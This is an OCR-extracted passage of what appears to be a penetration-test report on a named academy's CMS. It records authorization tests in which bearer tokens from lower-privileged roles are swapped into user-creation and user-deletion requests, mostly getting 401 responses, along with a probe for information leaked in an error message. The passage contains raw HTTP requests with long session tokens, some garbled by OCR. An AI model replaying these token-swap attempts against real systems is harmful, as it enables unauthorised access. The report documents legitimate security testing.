      2wmsEYjmxWMSFgnS5_Br78fqd0--busFvbjg4M10a8u1s4o1KcP1LKaubggfwCHI
      x-BfgNOD5GEEMCGsaSZTDnIA__0u_Pbj1-g0Ba6oKePjocPSgf2dawafPgp7Wrpzhs9
      xBRSvRwND1NsHw11yVtBERRNs8rLxTSfNHC-KRMzUt of_NsBv_gzLWanNm0xz24PD_
      PJWuPfHLx703SSB0PSHLBQmWNRNgkHWK3gcres/vhcu3t18ohns1BzCwBX1Itg
      jH6ek0LBXSu92w1fISVF01qATnWh8qvB5Qcz0gPSj1GXTWj1j3zFTzGwdKxpD5xwGKR
      2j3kvAfn5JYXdeUiInS-A0biZh2jaiWe2n0ig2--ftmjKSMppmKod5JYUk1YfyANB
      gncfcfemFc06--zFv1BdrEC60LNmHduCxdWdWbE12AeLipj-BLc2IMvSI1fGgENkg
      hy1QSHP7V-ZoYTkakrq-XxyCT-ThNGaSfxChBCFI3wyR_FglcvXwodF8nyUd1fPof
      8GtqfqN20gj91KEpAfSwFCdCp2e3ot-EGLrwIA",

```

Now replacing the super admin token with Trainer token & click the send button.

Request

```

1 POST /academy/api/public/api/v1/user/register HTTP/1.1
2 Host: cms.bjitacademy.com
3 Content-Length: 808
4 Sec-Ch-Ua: "Chromium";v="119", "Not?A_Brand";v="24"
5 Accept: application/json, text/plain, */*
6 Content-Type: multipart/form-data;
boundary=----WebKitFormBoundaryhKAmGYRB3TEsBPvh
7 Sec-Ch-Ua-Mobile: ?0
8 Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJhdWQiOiI5IiwianRpIjoiOGNlY2Y4
NGJ1ODk0Ym5ZGUxMjAl0GNhZjh1MzJiYtRh2TZ1ZGRhY2EzNTAxNTNjNDZ1MjBx0WIIN
DYzMWM1OWM4YTA20WE5yM5NjNkM2YiLCJpYXQi0jE3MDAzMzEyMzk0NTc1NDEzOTQyMz
M3MDM2NTMyD0EyNSwibM1joxNzAwMzMjMSLjU3NTQxODk00TExNzE5NzI2NTYyNSw
iZKhwIjoxNzAwMzMjMSljUyNjU3MDA4TcxMDgxQyOTyNzUsInNlYiI6IjgzIiwi
c2NvcGVzIjpBXO.oSKp-M8zcPq-UB7HwVcAS7chFwlvSSyPkf-n9xHwxhBqzruW-NVZ
dEBfwE8mBp_MArjj3LvQXYK8NWLSGqZLJbS8gH2Ib8oSe_rhyb933QPLT7KQ096Jq2Ig
kMq0iODT_EkgPpb27xgBmDK8gAVu48qQxYZglX0LogAa5dECqXOmXWtYRRE0WRebwka
ChCLk-nS9byCWgrxq14-oVa6fKmaJhg7FNFsQuTzqafgY5uqhZuDMQ8n3ziZ4gvCqbJ8c
NjVb2A4UcmSJg6LXTAjp2gTaYuUST2A6xlv_fxVDts_ohigfolvoTYnlqAJSMkLzdU6mz
p021XZS9oS42A4mujxI4scMsRZEuuUrLtn8kBtQtQVoCYk2EE7GvpPgscdjjsBVjgMEO
_EK9UIs4x0xtORA4FPkJo4cXbg5DV5RRJWY7lk5AWpwC->RTQWOb0_RZr-MD5iYXmg
f3jzKh-rS5WluCqrPDvrmatwLWgk66ijxR3d4u1Z6sN4HzqSE_heFO2qegTNy2eaqfbV
kF47L8cE2LYjYnfcxgAnyRp-Vu5e3tgr1LqBEWXLd0dLk_b1kDu-7MH5sRvPRAX5gPTLI
AjZFC0-7vAN8baP5VVSeFB4wMCW7k1QAKvYvGlm2LpFyXZH78AVZgK0p7fyMR8UrLkPwg
X1H2jp52g

```

Response

```

1 HTTP/1.1 401 Unauthorized
2 Date: Sat, 18 Nov 2023 18:18:37 GMT
3 Server: Apache
4 Cache-Control: no-cache, private
5 X-RateLimit-Limit: 60
6 X-RateLimit-Remaining: 58
7 Access-Control-Allow-Origin: *
8 Vary: Accept-Encoding,Authorization
9 Connection: close
10 Content-Type: application/json
11 Content-Length: 70
12
13 {
    "success":false,
    "message":"You don't have permission.",
    "errors":null
}

```

Trainer also has no access to add a new user by changing the Authorization token.

13. Attempting that the Content Manager, has access of adding users by manipulating super admin's authorization token.

Go to cms.bjitacademy.com/login → login with super admin credential → go to add user page → add a user → capture the request and send it to Repeater

Add User

Name *

Email *

Role *

Password *

Repeat Password *

Add User

The screenshot shows a browser window with several tabs at the top: superadmin, admin, SEO Manager, Trainer, and content manager. A red box highlights the 'content manager' tab. Below the tabs is a toolbar with 'Send' (highlighted with a red arrow), 'Cancel', and navigation buttons. The main area is divided into 'Request' and 'Response' sections.

Request:

```

7 Sec-Ch-Ua-Mobile: ?0
8 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiNiJ9.eyJhdWQiOiI5Iiwi...
9
  
```

Response:

```

1 HTTP/1.1 401 Unauthorized
2 Date: Sat, 18 Nov 2023 18:40:05 GMT
3 Server: Apache
4 Cache-Control: no-cache, private
5 X-RateLimit-Limit: 60
6 X-RateLimit-Remaining: 53
7 Access-Control-Allow-Origin: *
8 Vary: Accept-Encoding,Authorization
9 Connection: close
10 Content-Type: application/json
11 Content-length: 70
12
13 {
    "success":false,
    "message":"You don't have permission.",
    "errors":null
}
  
```

Content manager has no access to add a new user.

14. Tried to change the user's idle status of replacing Super Admin's authorization token by other users.

First go to cms.bjitacademt.com → login with Super Admin credentials → go to to Users → All Users → click on the idle icon → take **DELETE/academysite/api/public/api/v1/user/delete-user/176** to the Repeater.

The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. A request is being viewed for the URL <https://cms.bjitacademy.com/backend/all-users>. The request is a DELETE operation on the endpoint `/academy/api/public/api/v1/user/delete-user/176`. The response shows a user profile with the following details:

Attribute	Value
User ID	aaaaaa
Email	aaaaaaaa@gmail.com
Role	Trainer
First Name	Muftain Ahmed
Last Name	Joy
Status	Active

Super Admin's Authorization Token:

The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. A request is being viewed for the URL <https://cms.bjitacademy.com/backend/all-users>. The request is a DELETE operation on the endpoint `/academy/api/public/api/v1/user/delete-user/176`. The response shows a user profile with the following details:

Attribute	Value
User ID	aaaaaa
Email	aaaaaaaa@gmail.com
Role	Trainer
First Name	Muftain Ahmed
Last Name	Joy
Status	Active

A large portion of the response body, containing a long authorization token, is highlighted and redacted.

Then login with another user (Content Manager) → go to profile → click on the save profile → take this request to the repeater and collect the authorization token.

Screenshot of Burp Suite showing the Repeater tab with the Content Manager selected. The Request section shows a POST /academy/api/public/api/v1/user/update-user HTTP/1.1 request with various headers and a large Authorization token payload. The Response section shows a standard JSON response.

```

1 POST /academy/api/public/api/v1/user/update-user HTTP/1.1
2 Host: cms.bjitaacademy.com
3 Cookie: _ga=GAI.2.1529815481.1700794298; _gid=GAI.2.805924823.1700794298; _ga_P7XRLTSB1J=GSI.2.1700794299.1.1.1700795508.0.0.0
4 Content-Length: 907
5 Sec-Ch-Ua: "Chromium";v="119", "Not?A_Brand";v="24"
6 Accept: application/json, text/plain, /*
7 Content-Type: multipart/form-data;
boundary=----WebKitFormBoundaryd2UUVGz7xz48zka7
8 Sec-Ch-Ua-Mobile: ?0
9 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJhdWQiOiI3IiwiZW1iMjRlNmY4NjIiNTdiNDgxNW12ZWU3ODMyNCU0Zjg1ZGZhMGNiMD80nzc2Tcyc0GFjMTM50DBiNmZ1MWU4MDZjMzR1ZjEzOWRjZGZmYTdm0GUilCJpYXQ1j0E3MDA30TU00Ti0TcxNDM30TMxMDYwNzKxD8E1NjI1LlCuMjYi0j0Tcxdy0TM3ODUwOTUyMTQ4NDM3NSwiZXhwIjoxnZAxNjUSNDkyLjgzMzIxMDk0NTy0TMSNDUzMTi0i1NSisInNjb3BlcyI6W119.hBYvy3TDPInNFMHG2aHzwepG59z8iQuu5wPA6_q4e-kOUjxPhiK0nb6pD6saw7FQ1-zG91oWT--7ZE_x860BCfrGmrBLVcwPNKGKr-rn4uBnlJ2gAxeVGLQ3hKF0SzW0pxmJMdwk ej_iAP2SShy1ZKTrnuJ051x68CQXSeodbFZREXY47uT_mglpYA97EwK0mkOV3JhYfh_vs9v5vMyZQAR-Tfihah0eMgln5CK68ukQNbXjtqC5F089YhWtZCFIys_806cCCCo5mBMqehFqU Xc9yMPyyguj3c09QmZVDCkrFKE5ikNnPvrxPctIwXTAF3F8pnY2czuOBkrVvQaxAv_PdgD f7odaMq8U6ZIM_tj9jy8j9cZnTLxc2fhzsT46gRoDRTBVpMmpxPi91D93y2VbmllyA5TLLY K1PEakUZGBJaYKKdns0Bb550DMDkRezzD8VwRstIDOniQzHJRBkYfJ53jJohTj8aI4ty62acW4jUophTugpTqdxsHcSwFSV45S2cmAhm2Fhly2-MmQdx8rrgWx49UHDuniejcSi4rb BveBSzSShOKS_GlcRNvrtVG4cSpbhMF_m7t2CWLcoprvMfVlwu05XTGFjQHvi2Da_nMRKhWB_mVYFLoc2sL035me7L8BjvHAAS4JYNSLBGB8ff0esnOr
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)

```

Then replace the Super Admin's Authorization token with the Content Manager's Authorization Token.

Screenshot of Burp Suite showing the Repeater tab with the Content Manager selected. The Request section shows the same POST /academy/api/public/api/v1/user/update-user HTTP/1.1 request, but with the Authorization header replaced by the Content Manager's token. The Response section shows a 401 Unauthorized error with a JSON message indicating permission denial.

```

4 Sec-Ch-Ua: "Chromium";v="119", "Not?A_Brand";v="24"
5 Accept: application/json, text/plain, /*
6 Sec-Ch-Ua-Mobile: ?0
7 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJhdWQiOiI3IiwiZW1iMjRlNmY4NjIiNTdiNDgxNW12ZWU3ODMyNCU0Zjg1ZGZhMGNiMD80nzc2Tcyc0GFjMTM50DBiNmZ1MWU4MDZjMzR1ZjEzOWRjZGZmYTdm0GUilCJpYXQ1j0E3MDA30TU00Ti0TcxNDM30TMxMDYwNzKxD8E1NjI1LlCuMjYi0j0Tcxdy0TM3ODUwOTUyMTQ4NDM3NSwiZXhwIjoxnZAxNjUSNDkyLjgzMzIxMDk0NTy0TMSNDUzMTi0i1NSisInNjb3BlcyI6W119.hBYvy3TDPInNFMHG2aHzwepG59z8iQuu5wPA6_q4e-kOUjxPhiK0nb6pD6saw7FQ1-zG91oWT--7ZE_x860BCfrGmrBLVcwPNKGKr-rn4uBnlJ2gAxeVGLQ3hKF0SzW0pxmJMdwk ej_iAP2SShy1ZKTrnuJ051x68CQXSeodbFZREXY47uT_mglpYA97EwK0mkOV3JhYfh_vs9v5vMyZQAR-Tfihah0eMgln5CK68ukQNbXjtqC5F089YhWtZCFIys_806cCCCo5mBMqehFqU Xc9yMPyyguj3c09QmZVDCkrFKE5ikNnPvrxPctIwXTAF3F8pnY2czuOBkrVvQaxAv_PdgD f7odaMq8U6ZIM_tj9jy8j9cZnTLxc2fhzsT46gRoDRTBVpMmpxPi91D93y2VbmllyA5TLLY K1PEakUZGBJaYKKdns0Bb550DMDkRezzD8VwRstIDOniQzHJRBkYfJ53jJohTj8aI4ty62acW4jUophTugpTqdxsHcSwFSV45S2cmAhm2Fhly2-MmQdx8rrgWx49UHDuniejcSi4rb BveBSzSShOKS_GlcRNvrtVG4cSpbhMF_m7t2CWLcoprvMfVlwu05XTGFjQHvi2Da_nMRKhWB_mVYFLoc2sL035me7L8BjvHAAS4JYNSLBGB8ff0esnOr
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159
Safari/537.36
9 Sec-Ch-Ua-Platform: "Windows"
10 Origin: https://cms.bjitaacademy.com
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Dest: empty
14 Referer: https://cms.bjitaacademy.com/backend/all-users

```

Response:

```

1 HTTP/1.1 401 Unauthorized
Date: Fri, 24 Nov 2023 03:17:01 GMT
2 Server: Apache
3 Cache-Control: no-cache, private
4 X-RateLimit-Limit: 60
5 X-RateLimit-Remaining: 59
6 Access-Control-Allow-Origin: *
7 Access-Control-Allow-Methods: GET, POST
8 Vary: Accept-Encoding
9 Connection: close
10 Content-Type: application/json
11 Content-Length: 70
12
{
  "success": false,
  "message": "You don't have permission.",
  "errors": null
}

```

Here the response shows 401 Unauthorized. Content Manager has no access to make a user idle.

Similarly ,

For Admin:

Login → profile page → save profile → capture the request and take it to repeater → collect authorization token.

The screenshot shows the Burp Suite interface with the "Repeater" tab selected. The "Request" pane displays a POST /academyosite/api/public/api/v1/user/update-user HTTP/1.1 message. The "Response" pane shows the server's response, which includes a large JSON object containing user profile data and a token.

```
POST /academyosite/api/public/api/v1/user/update-user HTTP/1.1
Host: cms.bjtaacademy.com
Cookie: _ga=GAI.2.1529315481.1700794298; __gid=GAI.2.805924823.1700794298; _gat=1; _ga_P7XRLTSB1J=GSI.2.1700794299.1.1.1700796133.0.0.0
Content-Length: 880
Sec-Ch-Ua: "Chromium";v="115", "Not A Brand";v="24"
Accept: application/json, text/plain, */*
Content-Type: multipart/form-data;
boundary=----WebKitFormBoundarywVDKmZjMk1BqLDBK
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
```

eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiNiJ9.eyJhdWQiOiI3Iiwi浣辨Pijoicntc40TAxYmY3T2YvMTE0YmVuODUzMy1MDNhJuUzDZhMsk3MwFm0T142TZmYQ0zDd1YjMxNTQyMzAx0W5MTkYnGH0MjB1MGHm0DH0ZjQ1iLCjPfYQ1o1jE3MDA30TxmjhJuMTY0NzBw0T4NTH1MTUzMjUsIm5iZ1L1C1M7cwM0D6NSjByN14xNj13MTYwMDUzmjUzHtzc0DI4MT11L1C1jeHA1oJB3MDE2NjAxMjYuHtQyNDBw0TkzHtC2MDQ5ODA0Njg3NSwic3Vi1joicntQ1iLCjYeTz9wZKm10ltdfQ.CMxzpmg8hsRggp0uc8xp0xNbXmixTS5FeZ-Tc3zWSHDkrnglaS5oBdiSpbn08j0B8BjdrzzmzYJbfyM8Sh0tfINXGPERg19_o_BF6Z-Tc3zWSHDkrnglaS5oBdiSpbn08j0Bxn84tRFzuxxDtq1z3BdIU-aTgUbA-z50XH-7i-lbjCWrgJitb8ekE_JPcG3po6njQNG-8jp297GEr2-qdnHMaPoUAFjTPH-p-j4VLauK0j_dyGOAfz2EaX-FZ9cqyT85UCqGc4nHV8CxtoWhRjQGWbF1I2MpxTiiR1ACHBSe_7m3a4z3csppwaGdsuntTTju5ZVct_Ww770fvrPVPCJ11FPqNP5HMTza173EDAVL154r-fiyLX0MT6bm0LTS9cchSXVqQHzU4mcCWr31MSaDEzNlmmQ-lhtCWCn0Vai6SrXlsQ1P17de0-RxWBui4I-P0cSi5DFmBtOMcQXm6pKz3A-ZCMEKOEW7wxGD8xWvcRitcGxvQym4aKuJhnl2_j3NeUPbnr2OrMyY232TrgUVoX0c3ThpdMJ4CN_Xv_9xIgvBqC9K6vBejmpofSm293N1VkvEnQyI4-S5XSLrmgP81DBz-C0nDcJy_T1Gzlhd3h-BjrFtLrqL47pu4a5krMr_Lb7CDcirEaygSBFV4

Replace the token with the super admin's token,

The screenshot shows the Burp Suite interface with the "Repeater" tab selected. The "Request" pane displays a DELETE /academyosite/api/public/api/v1/user/delete-user/176 HTTP/1.1 message. The "Response" pane shows the server's response, which includes a JSON object indicating unauthorized access.

```
DELETE /academyosite/api/public/api/v1/user/delete-user/176 HTTP/1.1
Host: cms.bjtaacademy.com
Cookie: _ga=GAI.2.392706036.17001c1047; __gid=GAI.2.1015102073.1700618574; _ga_P7XRLTSB1J=GSI.2.1700794528.30.1.1700794528.0.0
Sec-Ch-Ua: "Chromium";v="115", "Not A Brand";v="24"
Accept: application/json, text/plain, */*
Sec-Ch-Ua-Mobile: ?0
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiNiJ9.eyJhdWQiOiI3Iiwi浣辨Pijoicntc40TAxYmY3T2YvMTE0YmVuODUzMy1MDNhJuUzDZhMsk3MwFm0T142TZmYQ0zDd1YjMxNTQyMzAx0W5MTkYnGH0MjB1MGHm0DH0ZjQ1iLCjPfYQ1o1jE3MDA30TxmjhJuMTY0NzBw0T4NTH1MTUzMjUsIm5iZ1L1C1M7cwM0D6NSjByN14xNj13MTYwMDUzmjUzHtzc0DI4MT11L1C1jeHA1oJB3MDE2NjAxMjYuHtQyNDBw0TkzHtC2MDQ5ODA0Njg3NSwic3Vi1joicntQ1iLCjYeTz9wZKm10ltdfQ.CMxzpmg8hsRggp0uc8xp0xNbXmixTS5FeZ-Tc3zWSHDkrnglaS5oBdiSpbn08j0B8BjdrzzmzYJbfyM8Sh0tfINXGPERg19_o_BF6Z-Tc3zWSHDkrnglaS5oBdiSpbn08j0Bxn84tRFzuxxDtq1z3BdIU-aTgUbA-z50XH-7i-lbjCWrgJitb8ekE_JPcG3po6njQNG-8jp297GEr2-qdnHMaPoUAFjTPH-p-j4VLauK0j_dyGOAfz2EaX-FZ9cqyT85UCqGc4nHV8CxtoWhRjQGWbF1I2MpxTiiR1ACHBSe_7m3a4z3csppwaGdsuntTTju5ZVct_Ww770fvrPVPCJ11FPqNP5HMTza173EDAVL154r-fiyLX0MT6bm0LTS9cchSXVqQHzU4mcCWr31MSaDEzNlmmQ-lhtCWCn0Vai6SrXlsQ1P17de0-RxWBui4I-P0cSi5DFmBtOMcQXm6pKz3A-ZCMEKOEW7wxGD8xWvcRitcGxvQym4aKuJhnl2_j3NeUPbnr2OrMyY232TrgUVoX0c3ThpdMJ4CN_Xv_9xIgvBqC9K6vBejmpofSm293N1VkvEnQyI4-S5XSLrmgP81DBz-C0nDcJy_T1Gzlhd3h-BjrFtLrqL47pu4a5krMr_Lb7CDcirEaygSBFV4
```

HTTP/1.1 401 Unauthorized
Date: Fri, 24 Nov 2023 03:25:33 GMT
Server: Apache
Cache-Control: no-cache, private
X-RateLimit-Limit: 60
X-RateLimit-Remaining: 59
Access-Control-Allow-Origin: *
Vary: Accept-Encoding
Connection: close
Content-Type: application/json
Content-Length: 70

{ "success": false, "message": "You don't have permission.", "errors": null }

Here the response shows 401 unauthorized.

For SEO Manager:

Login → profile page → save profile → capture the request and take it to repeater → collect authorization token.

The screenshot shows the ZAP interface with the SEO Manager tab selected. In the Request section, a POST request to `/academy/api/public/api/v1/user/update-user` is captured. The Authorization header contains a token: `Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJhdWQiOiI3Iiwi...`. This token is highlighted with a red box.

```

1 POST /academy/api/public/api/v1/user/update-user HTTP/1.1
2 Host: cms.bjitaacademy.com
3 Cookie: _ga=GAI.2.1529315481.1700794298; _gid=GAI.2.805924823.1700794298; _gat=1; _ga_P7XRLT5B1J=GSI.2.1700794299.1.1.1700796869.0.0.0
4 Content-Length: 876
5 Sec-Ch-Ua: "Chromium";v="119", "Not?A_Brand";v="24"
6 Accept: application/json, text/plain, */*
7 Content-Type: multipart/form-data;
boundary=----WebKitFormBoundaryv0wYwBh9RExufb3k
8 Sec-Ch-Ua-Mobile: ?
9 Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJhdWQiOiI3Iiwi...  

10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
    
```

Replace the token with the SEO Manager's token,

The screenshot shows the ZAP interface with the SEO Manager tab selected. In the Request section, a modified DELETE request to `/academy/api/public/api/v1/user/delete-user/176` is shown. The original Authorization header is removed and replaced with the SEO Manager's token: `Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJhdWQiOiI3Iiwi...`. The response shows a 401 Unauthorized status with a JSON message: `{"success":false, "message":"You don't have permission.", "errors":null}`.

```

1 DELETE /academy/api/public/api/v1/user/delete-user/176 HTTP/1.1
2 Host: cms.bjitaacademy.com
3 Cookie: _ga=GAI.2.392706036.1700121047; _gid=GAI.2.1019102073.1700618574; _ga_P7XRLT5B1J=GSI.2.1700794278.30.1.1700794528.0.0.0
4 Sec-Ch-Ua: "Chromium";v="119", "Not?A_Brand";v="24"
5 Accept: application/json, text/plain, */*
6 Sec-Ch-Ua-Mobile: ?
7 Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJhdWQiOiI3Iiwi...  

8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
    
```

The response shows 401 unauthorized.

For trainer :

Login → profile page → save profile → capture the request and take it to repeater → collect authorization token.

The screenshot shows the ZAP interface in the proxy tab. A POST request is captured with the following details:

```

1 POST /academy/site/api/public/api/v1/user/update-trainer HTTP/1.1
2 Host: cms.bjitecademy.com
3 Cookie: _ga=GAI.2.1529315481.1700794298; _gid=GAI.2.805924823.1700794298; _gat=1; _ga_P7XRLT5B1J=GSI.2.1700794298.1.1.1700797355.0.0.0
4 Content-Length: 1411
5 Sec-Ch-Ua: "Chromium";v="119", "Not?A_Brand";v="24"
6 Accept: application/json, text/plain, /*/
7 Content-Type: multipart/form-data;
boundary=----WebKitFormBoundary0xWivyC5NDqjBIGx
8 Sec-Ch-Ua-Mobile: ?0
9 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiNiJ9.eyJhdWQiOiI3IiwanRpIjoicnN2Y1Y2ZiMG
MzNTQ0NmZ1Nz4NThmMsbjOWM00WQ4YzkwZTBm0Tl0DgxYT100TVkYjFmZDd10TkzZm4Z
jB1MWV1ZG1zMjJzGVj0DBhZDQ1LCjpxYXQi0jE3MDA30TczNDuUMtk2NjY2MDAyMjczNTU5
NTcwMzEyNSwibmIjoxNzAwNzkh3MzQ1LjE5NjY3MTk2MjczODAzMzEw0TM3NSwiZKhwijo
xNzAxNjYxMzQ1LjE1NTYyNzkh3NTkyNzByNDayMzQsnzsUsInN1YiI6IjYxIiwig2NvcGVzij
pbXXO. GWiMr9ifxK64eX3-g0rcj5SiZoje07hzFwONKy6spXu8bv1RHDdevdmthqPIChc_
et4rqBg279as_BsWlrr4ReaGZJNdfAREff-ghY_cCypHGGzGbQg003RHWNt3GfxBSM-
ISkwTOK0IAv3LAo08ZMAZXVnZoW7q5pR0vGbANcJjdWcMMQlyNsq1l1sMARSQyDNT
o6Qdgky23sUnlvxFXH6VHT0rRgBqStNIdajiBldx1V3Sm2rowOK2M01v6JoKHwgkrd7qrvtV
7DA3bstgKmuUpVBD2TKxwW0Yl4hDGmzfmlh8Cxa6ASpwyA7npR5C2dSafPMfi7d1Aol
igo9oNGBkVZoH6Q-p_DqvhL1mAhit6lsYd-qo2ZCz_Ih2tRosJX3dmwjk71PeQspASSTRo
CoMebKcvFstGBeHZmvWhAc2GZWH2RkjFAmhu-VdlUmw9eXadbx18K605yOK25cSMqiQjo3Z
ZdV5C8D34p4vlyeu-V44ceBlnHWqQP8RXHIScDj7BaocY6131FivP03dHxWMTRxClcb4n
bRxJnAHtA-SavieTse61HHM010vFlpQmKYEHzzCKTuz9pWxF0j3t0vIqrSS5e3FUVej5886N1
Yf1q6VzBF7kwqPBUL4EE-laEhAvNpXP1R1djrnbc_72jcxdfnj4
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159
Safari/537.36

```

Replace the token with the Trainer's token,

The screenshot shows the ZAP interface in the proxy tab. The POST request has been modified to use the 'trainer' token instead of the original user token. The response is a 401 Unauthorized status with the following JSON payload:

```

{
  "success": false,
  "message": "You don't have permission.",
  "errors": null
}


```

Trainer has no access of making an user in idle status

Information Disclosure Vulnerabilities:

15. Tried to disclose some information from the error message in the edit banner slider module

First I go to /backend/edit-banner-slider/74 → change the integer parameter to no-integer data-type → tried to disclose some information from the error message



The screenshot shows two requests made using the Postman application. Both requests are directed at the same endpoint: `/academy/api/public/api/v1/post/edit-slider-post`. The first request has its URL parameter `74` highlighted with a red box. The response for this request is a JSON object containing a success key set to true, and a result key containing a data object with various properties like id, title, interval, image_url, etc. The second request also has its URL parameter `example` highlighted with a red box. The response for this request is a JSON object containing a success key set to false, a message key with the value "Trying to get property 'img_url' of non-object", and an errors key set to null.

```
Request 1 (URL: /edit-slider-post/74):
POST /academy/api/public/api/v1/post/edit-slider-post/74 HTTP/1.1
Host: cms.bjitaacademy.com
Content-Length: 1025
Sec-Ch-Ua: "Chromium";v="119", "Not?A_Brand";v="24"
Accept: application/json, text/plain, */*
Content-Type: multipart/form-data;
boundary=---WebKitFormBoundaryeL8rpSpjmmDLvhnf
Sec-Ch-Ua-Mobile: ???
